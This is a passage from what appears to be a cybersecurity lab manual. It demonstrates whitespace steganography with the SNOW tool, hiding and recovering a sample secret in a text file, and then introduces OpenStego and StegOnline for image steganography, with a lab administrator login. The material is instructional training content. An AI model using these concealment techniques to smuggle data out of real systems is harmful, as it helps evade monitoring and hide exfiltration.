


5. In the **Command Prompt** window, type **cd C:\Users\Admin\Desktop\Snow** and press **Enter**.




6. Type **snow -C -m "My swiss bank account number is 45656684512263" -p "magic" readme.txt readme2.txt** and press **Enter**.


   Note: (Here, **magic** is the password, but you can type your desired password. **readme2.txt** is the name of the file that will automatically be created in the same location.)



7. Now, the data ("**My Swiss bank account number is 45656684512263**") is hidden inside the **readme2.txt** file with the contents of **readme.txt**.
8. The file **readme2.txt** has become a combination of **readme.txt + My Swiss bank account number is 45656684512263**.
9. Now, type **snow -C -p "magic" readme2.txt**. It will show the content of readme.txt (the password is magic, which was entered while hiding the data in **Step 6**).



10. To check the file in the GUI, open the **readme2.txt** in **Notepad**, and go to **Edit → Select All**. You will see the hidden data inside **readme2.txt** in the form of spaces and tabs, as shown in the screenshot.



11. This concludes the demonstration of how to hide data using whitespace steganography.
12. Close all open windows and document all the acquired information.

Task 5: Image Steganography using OpenStego and StegOnline

Images are popular cover objects used for steganography. In image steganography, the user hides the information in image files of different formats such as .PNG, .JPG, or .BMP.


OpenStego: OpenStego is an image steganography tool that hides data inside images. It is a Java-based application that supports password-based encryption of data for an additional layer of security. It uses the DES algorithm for data encryption, in conjunction with MD5 hashing to derive the DES key from the provided password.

StegOnline: StegOnline is a web-based, enhanced and open-source port of StegSolve. It can be used to browse through the 32 bit planes of the image, extract and embed data using LSB steganography techniques and hide images within other image bit planes.


Here, we will show how text can be hidden inside an image using the OpenStego and StegOnline tools.

1. Switch to the **Windows Server 2019** machine. Click **Ctrl+Alt+Del**, by default, **Administrator** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.


2. Click **Search** icon () on the **Desktop**. Type **openstego** in the search field, the **OpenStego** appears in the results, click **OpenStego** to launch it.



